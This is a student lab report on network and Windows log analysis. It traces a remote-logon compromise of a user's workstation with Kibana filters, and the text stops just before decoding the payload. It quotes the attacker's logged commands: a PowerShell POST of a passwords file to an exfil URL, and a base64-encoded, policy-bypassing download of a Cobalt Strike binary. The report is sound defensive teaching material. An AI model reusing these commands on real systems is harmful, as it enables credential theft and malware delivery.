LAB 4: NETWORK TRAFFIC AND LOG ANALYSIS
AKSHAY RAJENDRA GALGALI 2060882

1. INTRODUCTION:

In this lab, I will perform an investigation on generated alerts where a system operated by a user Bob from HR behaves maliciously as if another person is controlling it. Additionally, Bob mentioned that he noticed the mouse moving out of character and files had been moved across the system.

First, I'll analyze Bob's system event logs using his IP address (Indicator of Compromise), "192.168.36.174" and then I'll examine the network log to see if there are any connections between the two. I will attempt to track down all malicious activities that Bob's system has carried out.

Second, I will investigate further to comprehend, if there was an attack on bob's system or not, what was the motive of the attacker and what harm it carried out during the attack.


Lastly, I will conclude this report by providing mitigation and prevention measures to avoid these kinds of attacks in the future or in any other system.

2. ATTACK ANALYSIS:

2.1 ANALYZING NETWORK LOGS:

Initially, I started my analysis on the network log where initially I found 18661 logs, as with the given Indicator of compromise IOC, where I filtered the logs with Bob IP address by applying filter "client.ip:192.168.36.174" which resulted in 74 hits.


As I have a suspicion that the attack was carried out in bob's system remotely, I therefore filtered these logs which contain remote system access, using a filter as "winlog.event_data.LogonType:3", Network login, or logon type 3, is basically when a user login on across a network to access the system: This logon type states that if a user logs in from outside the system, a network access event is recorded. It typically occurs when connecting to a shared resource.



```
Oct 31, 2020 @ 07:00:13.426   winlog.event_data.LogonType: 3 @timestamp: Oct 31, 2020 @ 07:00:13.426 ecs.version: 1.5.0 tags: beats_input_codec_plain_applied winlog.computer_name: DESKTOP-8SR3KS2 winlog.channel: Security
                              winlog.activity_id: {83ad6eb2-af7f-0000-896f-ad837fafd601} winlog.api: wineventlog winlog.task: Logon winlog.provider_name: Microsoft-Windows-Security-Auditing winlog.keywords: Audit Failure
                              winlog.event_data.AuthenticationPackageName: MICROSOFT_AUTHENTICATION_PACKAGE_V1_0 winlog.event_data.SubjectUserSid: S-1-5-20 winlog.event_data.LogonProcessName: Advapi
                              winlog.event_data.KeyLength: 0 winlog.event_data.IpPort: - winlog.event_data.ProcessName: C:\Windows\System32\svchost.exe winlog.event_data.LmPackageName: -
                              winlog.event_data.SubjectDomainName: WORKGROUP winlog.event_data.WorkstationName: DESKTOP-8SR3KS2 winlog.event_data.Status: 0xc000006d winlog.event_data.FailureReason: %%2313
```

As shown in the given figure above, I got 1 hit by using logon type 3 filter. Here we can conclude, that this was a failed login attempt and we can observe that a process name svchost.exe was able to execute. The svchost.exe files initiate the dynamic-link libraries that assist Windows processes. The operating system contains a special shell application named svchost.exe since Windows is unable to directly execute DLLs. Although the majority of svchost.exe processes are safe, malware can be created by hackers that mimics the appearance and behavior of a genuine svchost.exe.


LAB 4: NETWORK TRAFFIC AND LOG ANALYSIS
AKSHAY RAJENDRA GALGALI 2060882



```
Process Information:
        Caller Process ID:      0x158
        Caller Process Name:    C:\Windows\System32\svchost.exe
```

Additionally, after realizing that svchost.exe might cause some malicious activities, I filtered the logs containing svchost.exe process in it using filter;


“winlog.event_data.ProcessName:C:\Windows\System32\svchost.exe”, which resulted in 4 hits. As shown in the given figure below;




Nov 29, 2007 @ 13:28:25.012 - Nov 29, 2022 @ 13:28:25.013

```
Oct 31, 2020 @ 07:00:21.738  winlog.event_data.ProcessName: C:\Windows\System32\svchost.exe @timestamp: Oct 31, 2020 @ 07:00:21.738 ecs.version: 1.5.0 tags: beats_input_codec_plain_applied log.level: information host.name: DESKTOP-8SR3KS2
                             @version: 1 message: A logon was attempted using explicit credentials. Subject: Security ID: S-1-5-18 Account Name: DESKTOP-8SR3KS2$ Account Domain: WORKGROUP Logon ID: 0x3E7 Logon GUID:
                             {00000000-0000-0000-0000-000000000000} Account Whose Credentials Were Used: Account Name: Bob Account Domain: DESKTOP-8SR3KS2 Logon GUID: {00000000-0000-0000-0000-000000000000} Target Server: Target Server Name: localhost
                             Additional Information: localhost Process Information: Process ID: 0x15c Process Name: C:\Windows\System32\svchost.exe Network Information: Network Address: 192.168.36.172 Port: 0 This event is generated when a process
                             attempts to log on an account by explicitly specifying that account's credentials. This most commonly occurs in batch-type configurations such as scheduled tasks, or when using the RUNAS command.
Oct 31, 2020 @ 07:00:21.738  winlog.event_data.ProcessName: C:\Windows\System32\svchost.exe @timestamp: Oct 31, 2020 @ 07:00:21.738 ecs.version: 1.5.0 tags: beats_input_codec_plain_applied winlog.computer_name: DESKTOP-8SR3KS2
                             winlog.channel: Security winlog.activity_id: {83adbeb2-af7f-0000-896f-ad837fafd601} winlog.api: wineventlog winlog.provider_name: Microsoft-Windows-Security-Auditing winlog.task: Logon winlog.keywords: Audit Success
                             winlog.record_id: 1,077 winlog.version: 2 winlog.event_data.ProcessId: 0x15c winlog.event_data.AuthenticationPackageName: Negotiate winlog.event_data.IpPort: 0 winlog.event_data.TargetLogonId: 0x68bebd
                             winlog.event_data.TargetLinkedLogonId: 0x68bedf winlog.event_data.ElevatedToken: %%1842 winlog.event_data.SubjectDomainName: WORKGROUP winlog.event_data.TargetOutboundDomainName: -
                             winlog.event_data.SubjectUserName: DESKTOP-8SR3KS2$ winlog.event_data.TargetUserName: Bob winlog.event_data.TransmittedServices: - winlog.event_data.TargetUserSid: S-1-5-21-771833494-1826048811-256078389-1000
Oct 31, 2020 @ 07:00:21.738  winlog.event_data.ProcessName: C:\Windows\System32\svchost.exe @timestamp: Oct 31, 2020 @ 07:00:21.738 ecs.version: 1.5.0 tags: beats_input_codec_plain_applied winlog.computer_name: DESKTOP-8SR3KS2
                             winlog.channel: Security winlog.activity_id: {83adbeb2-af7f-0000-896f-ad837fafd601} winlog.api: wineventlog winlog.task: Logon winlog.provider_name: Microsoft-Windows-Security-Auditing winlog.event_data.ProcessId: 0x15c
                             winlog.event_data.AuthenticationPackageName: Negotiate winlog.event_data.IpPort: 0 winlog.event_data.TargetLogonId: 0x68bedf winlog.event_data.TargetLinkedLogonId: 0x68bebd winlog.event_data.TargetOutboundDomainName: -
                             winlog.event_data.SubjectDomainName: WORKGROUP winlog.event_data.ElevatedToken: %%1843 winlog.event_data.SubjectUserName: DESKTOP-8SR3KS2$ winlog.event_data.TargetUserName: Bob winlog.event_data.TransmittedServices: -
                             winlog.event_data.IpAddress: 192.168.36.172 winlog.event_data.TargetUserSid: S-1-5-21-771833494-1826048811-256078389-1000 winlog.event_data.TargetDomainName: DESKTOP-8SR3KS2 winlog.event_data.LogonGuid:
Oct 31, 2020 @ 07:00:13.426  winlog.event_data.ProcessName: C:\Windows\System32\svchost.exe @timestamp: Oct 31, 2020 @ 07:00:13.426 ecs.version: 1.5.0 tags: beats_input_codec_plain_applied winlog.computer_name: DESKTOP-8SR3KS2
                             winlog.channel: Security winlog.activity_id: {83adbeb2-af7f-0000-896f-ad837fafd601} winlog.api: wineventlog winlog.task: Logon winlog.provider_name: Microsoft-Windows-Security-Auditing winlog.keywords: Audit Failure
                             winlog.event_data.AuthenticationPackageName: MICROSOFT_AUTHENTICATION_PACKAGE_V1_0 winlog.event_data.SubjectUserSid: S-1-5-20 winlog.event_data.LogonProcessName: Advapi winlog.event_data.KeyLength: 0
                             winlog.event_data.IpPort: - winlog.event_data.LmPackageName: - winlog.event_data.LogonType: 3 winlog.event_data.SubjectDomainName: WORKGROUP winlog.event_data.WorkstationName: DESKTOP-8SR3KS2
                             winlog.event_data.Status: 0xc000006d winlog.event_data.FailureReason: %%2313 winlog.event_data.SubjectUserName: DESKTOP-8SR3KS2$ winlog.event_data.TargetUserName: root winlog.event_data.TargetUserSid: S-1-0-0
```

Then I analyzed these logs where couple of them was failed login attempts. And I found log where initial compromise was taken place by the attacker. As shown in the given figure below;




```
t  message                          An account was successfully logged on.

                                    Subject:
                                            Security ID:            S-1-5-18
                                            Account Name:           DESKTOP-8SR3KS2$
                                            Account Domain:         WORKGROUP
                                            Logon ID:               0x3E7

                                    Logon Information:
                                            Logon Type:             10
                                            Restricted Admin Mode:  No
                                            Virtual Account:                No
                                            Elevated Token:         Yes

                                    Impersonation Level:            Impersonation

                                    New Logon:
                                            Security ID:            S-1-5-21-771833494-1826048811-256078389-1000
                                            Account Name:           Bob
                                            Account Domain:         DESKTOP-8SR3KS2
                                            Logon ID:               0x68BEBD
                                            Linked Logon ID:                0x68BEDF
                                            Network Account Name:   -
                                            Network Account Domain: -
                                            Logon GUID:             {00000000-0000-0000-0000-000000000000}

                                    Process Information:
                                            Process ID:             0x15c
                                            Process Name:           C:\Windows\System32\svchost.exe

                                    Network Information:
                                            Workstation Name:       DESKTOP-8SR3KS2
                                            Source Network Address: 192.168.36.172
                                            Source Port:            0
```




```
t  log.level              information

t  message                A logon was attempted using explicit credentials.

                          Subject:
                                  Security ID:            S-1-5-18
                                  Account Name:           DESKTOP-8SR3KS2$
                                  Account Domain:         WORKGROUP
                                  Logon ID:               0x3E7
                                  Logon GUID:             {00000000-0000-0000-0000-000000000000}

                          Account Whose Credentials Were Used:
                                  Account Name:           Bob
                                  Account Domain:         DESKTOP-8SR3KS2
                                  Logon GUID:             {00000000-0000-0000-0000-000000000000}

                          Target Server:
                                  Target Server Name:     localhost
                                  Additional Information: localhost

                          Process Information:
                                  Process ID:             0x15c
                                  Process Name:           C:\Windows\System32\svchost.exe

                          Network Information:
                                  Network Address:        192.168.36.172
                                  Port:                   0

                          This event is generated when a process attempts to log on an account by explicitly specifying that account's credentials.  This most commonly occurs in batch-type config
                          urations such as scheduled tasks, or when using the RUNAS command.
```

LAB 4: NETWORK TRAFFIC AND LOG ANALYSIS
AKSHAY RAJENDRA GALGALI 2060882




```
An account was successfully logged on.

Subject:
        Security ID:            S-1-5-18
        Account Name:           DESKTOP-8SR3K32$
        Account Domain:         WORKGROUP
        Logon ID:               0x3E7

Logon Information:
        Logon Type:             10
        Restricted Admin Mode:  No
        Virtual Account:                No
        Elevated Token:         Yes

Impersonation Level:            Impersonation

New Logon:
        Security ID:            S-1-5-21-771833494-1826048811-256078389-1000
        Account Name:           BOB
        Account Domain:         DESKTOP-8SR3K32
        Logon ID:               0x088BBD
        Linked Logon ID:                0x08BECF
        Network Account Name:   -
        Network Account Domain: -
        Logon GUID:             {00000000-0000-0000-0000-000000000000}

Process Information:
        Process ID:             0x15c
        Process Name:           C:\Windows\System32\svchost.exe

Network Information:
        Workstation Name:       DESKTOP-8SR3K32
        Source Network Address: 192.168.36.172
        Source Port:            0

Detailed Authentication Information:
        Logon Process:          User32
        Authentication Package: Negotiate
        Transited Services:     -
        Package Name (NTLM only):       -
        Key Length:             0

This event is generated when a logon session is created. It is generated on the computer that was accessed.

The subject fields indicate the account on the local system which requested the logon. This is most commonly a service such as the Server service, or a local process such as Winlogon.exe or Services.exe.

The logon type field indicates the kind of logon that occurred. The most common types are 2 (interactive) and 3 (network).

The New Logon fields indicate the account for whom the new logon was created, i.e. the account that was logged on.

The network fields indicate where a remote logon request originated. Workstation name is not always available and may be left blank in some cases.

The impersonation level field indicates the extent to which a process in the logon session can impersonate.

The authentication information fields provide detailed information about this specific logon request.
        - Logon GUID is a unique identifier that can be used to correlate this event with a KDC event.
        - Transited services indicate which intermediate services have participated in this logon request.
        - Package name indicates which sub-protocol was used among the NTLM protocols.
        - Key length indicates the length of the generated session key. This will be 0 if no session key was requested.
```

After analyzing the network logs further, I came across a log where the attacker accessed the "exfil" page on the server with IP 3.20.224.84 using the "GET" method. As shown in the given figure below;



```
t  network.type       ipv4
t  query              GET /exfil/
t  related.ip         192.168.36.174, 3.20.224.84
#  server.bytes       837
t  server.domain      ec2-3-20-224-84.us-east-2.compute.amazonaws.com
t  server.ip          3.20.224.84
#  server.port        80
#  source.bytes       220
t  source.ip          192.168.36.174
```

And then, the attacker used the "post" method to upload data from Bob's system to the server. As shown in the given figure below;




```
t  query              POST /exfil
t  related.ip         192.168.36.174, 3.20.224.84
t  server.domain      ec2-3-20-224-84.us-east-2.compute.amazonaws.com
t  server.ip          3.20.224.84
#  server.port        80
#  source.bytes       291
t  source.ip          192.168.36.174
```

LAB 4: NETWORK TRAFFIC AND LOG ANALYSIS
AKSHAY RAJENDRA GALGALI 2060882

2.2 ANALYZING WINDOWS LOG:


Initially, I started analyzing the windows log in which I looked for all the User activities that were made by user Bob's system by applying filter in Kibana as "winlog.user.name: Bob". After this, I filtered the log where remote command was executed by applying filter "event. action: Execute a Remote Command" which resulted in 27 hits where all the log are by User bob where remote command was executed.

After analyzing all these logs, I noticed one log in which the possible attacker attempted to steal Bob's system's password.txt file, which explain the fact why Bob noticed some files moving around in the system. The message in the log shows that a file is present at C:\Users\Bob\passwords.txt, as seen in the example figure below. The attacker used remote login to access this file, according to the logs.




```
t  log.level        verbose
t  message          Creating Scriptblock text (1 of 1):
                    $file = get-content C:\Users\Bob\passwords.txt
```

Further analysis of these logs indicates another log that is sending this data to the same URL that was utilized to attack Bob's system via the Post method. This demonstrates the theft of the password.txt file. As shown in the given figure below;



```
t  log.level        verbose
t  message          Creating Scriptblock text (1 of 1):
                    Invoke-WebRequest -URI http://ec2-3-20-224-84.us-east-2.compute.amazonaws.com/exfil -Method POST -body $fil
                    e
```

Additionally, I applied a filter "log.level:warning" which displayed all the critical logs where I got only 4 hits which made the investigation limited and efficient. As shown in the given figure below;



```
                                        @timestamp per 30 days
  Time                       _source
> Oct 31, 2020 @ 07:10:12.660  log.level: warning event.action: Execute a Remote Command @timestamp: Oct 31, 2020 @ 07:10:12.660 ecs.version: 1.5.0 tags: beats_input_codec_plain_applied winlog.computer_name: DESKTOP-8SR3KS2
                             winlog.channel: Microsoft-Windows-PowerShell/Operational winlog.activity_id: {83ad6eb2-af7f-0001-c767-ae837fafd601} winlog.api: wineventlog winlog.task: Execute a Remote Command
                             winlog.provider_name: Microsoft-Windows-PowerShell winlog.record_id: 63 winlog.event_data.MessageTotal: 1 winlog.event_data.ScriptBlockId: 9be19ee4-220f-4af3-925a-3025270f9a3e
                             winlog.event_data.MessageNumber: 1 winlog.event_data.ScriptBlockText: PowerShell.exe -ExecutionPolicy bypass -noprofile -encodedcommand
                             dwBnAGUAdAAgAGUAYwAyAC0AMwAtADIAMAAtADIAMgA0AC0AOAA0AC4AdQBzAC0AZQBhAHMAdAAtADIALgBjAG8AbQBwAHUAdABlAC4AYQBtAGEAegBvAG4AYQB3AHMALgBjAG8AbQAvAGMAbwBiAGEAbAB0AHMAdAByAGkAawBlAC4AZQB4AGUA
> Oct 31, 2020 @ 07:09:43.493  log.level: warning event.action: Execute a Remote Command @timestamp: Oct 31, 2020 @ 07:09:43.493 ecs.version: 1.5.0 tags: beats_input_codec_plain_applied host.name: DESKTOP-8SR3KS2
                             @version: 1 message: Creating Scriptblock text (1 of 1): powershell.exe -ExecutionPolicy bypass -noprofile -encodedcommand
                             dwBnAGUAdAAgAGUAYwAyAC0AMwAtADIAMAAtADIAMgA0AC0AOAA0AC4AdQBzAC0AZQBhAHMAdAAtADIALgBjAG8AbQBwAHUAdABlAC4AYQBtAGEAegBvAG4AYQB3AHMALgBjAG8AbQAvAGMAbwBiAGEAbAB0AHMAdAByAGkAawBlAGUALgBlAHgAZQA=
                             ScriptBlock ID: 9c04487f-6ed4-4f05-9c38-bad48b31393d Path: agent.id: 56a5685a-308e-4ccf-867f-5768649572a6 agent.name: DESKTOP-8SR3KS2 agent.type: winlogbeat agent.version: 7.9.3
                             agent.ephemeral_id: 8f489932-6e84-4430-9667-ab0cab0a9e48 agent.hostname: DESKTOP-8SR3KS2 winlog.computer_name: DESKTOP-8SR3KS2 winlog.channel: Microsoft-Windows-PowerShell/Operational
> Oct 31, 2020 @ 07:03:12.726  log.level: warning event.action: Execute a Remote Command @timestamp: Oct 31, 2020 @ 07:03:12.726 ecs.version: 1.5.0 tags: beats_input_codec_plain_applied winlog.computer_name: DESKTOP-8SR3KS2
                             winlog.channel: Microsoft-Windows-PowerShell/Operational winlog.activity_id: {83ad6eb2-af7f-0001-5851-ae837fafd601} winlog.api: wineventlog winlog.provider_name: Microsoft-Windows-PowerShell
                             winlog.task: Execute a Remote Command winlog.event_data.MessageTotal: 1 winlog.event_data.ScriptBlockId: dcb21a2f-7765-4ebe-894f-0a08c26f97df winlog.event_data.MessageNumber: 1
                             winlog.event_data.ScriptBlockText: PowerShell.exe -ExecutionPolicy bypass -noprofile -encodedcommand
                             dwBnAGUAdAAgAGUAYwAyAC0AMwAtADIAMAAtADIAMgA0AC0AOAA0AC4AdQBzAC0AZQBhAHMAdAAtADIALgBjAG8AbQBwAHUAdABlAC4AYQBtAGEAegBvAG4AYQB3AHMALgBjAG8AbQAvAGMAbwBiAGEAbAB0AHMAdAByAGkAawBlAC4AZQB4AGUA
> Oct 31, 2020 @ 07:01:08.353  log.level: warning event.action: Execute a Remote Command @timestamp: Oct 31, 2020 @ 07:01:08.353 ecs.version: 1.5.0 tags: beats_input_codec_plain_applied winlog.computer_name: DESKTOP-8SR3KS2
                             winlog.channel: Microsoft-Windows-PowerShell/Operational winlog.activity_id: {83ad6eb2-af7f-0001-1b4f-ae837fafd601} winlog.api: wineventlog winlog.task: Execute a Remote Command
                             winlog.provider_name: Microsoft-Windows-PowerShell winlog.record_id: 29 winlog.event_data.MessageTotal: 1 winlog.event_data.ScriptBlockId: 7a55ca62-46cb-4e2e-9445-e6dda2033b88
                             winlog.event_data.MessageNumber: 1 winlog.event_data.ScriptBlockText: PowerShell.exe -ExecutionPolicy bypass -noprofile -encodedcommand
                             dwBnAGUAdAAgAGUAYwAyAC0AMwAtADIAMAAtADIAMgA0AC0AOAA0AC4AdQBzAC0AZQBhAHMAdAAtADIALgBjAG8AbQBwAHUAdABlAC4AYQBtAGEAegBvAG4AYQB3AHMALgBjAG8AbQAvAGMAbwBiAGEAbAB0AHMAdAByAGkAawBlAC4AZQB4AGUA
```

Further, I investigated the 4 resulted logs in which I found the following:
This was the very first log record where malicious activity was discovered and remote command was carried out. Here access to the PowerShell in a Windows structure is critical for core system management, which might be harmful if it is compromised.


LAB 4: NETWORK TRAFFIC AND LOG ANALYSIS
AKSHAY RAJENDRA GALGALI 2060882

We can conclude these logs to be malicious for following reasons:

- The log contains malicious PowerShell script block which contains the payload.
- Event Id here is 4104 which refers to the remote execution of a PowerShell command indicates that it is malicious in this case.
- Malicious Script block is used and it is encoded in base64. (wget command).
- Log level warning was generated.


2.3 ANALYZING MALICIOUS SCRIPT BLOCK:

Here the PowerShell script where the potential attacker in this case executed a script which was encoded.



```
t log.level          warning

t message            Creating Scriptblock text (1 of 1):
                     PowerShell.exe -ExecutionPolicy bypass -noprofile -encodedcommand dwBnAGUAdAAgAGUAYwAyAC0AMwAtADIAMAAtADIAMgA0AC0AOAA0AC4AdQBzAC0AZQBhAHMAdAAtADIALgBjAG8AbQBwAHUAdABlAC4AYQBtAGEAegBvAG4AYQB3AHMALgBjAG8AbQAvAGMAbwBiAGEA
                     bAB0AHMAdAByAGkAawBlAC4AZQB4AGUA
```


As shown in the given figure above it can be observed that the script is encoded in base64. So, I obtained the following output:



Decode from Base64 format

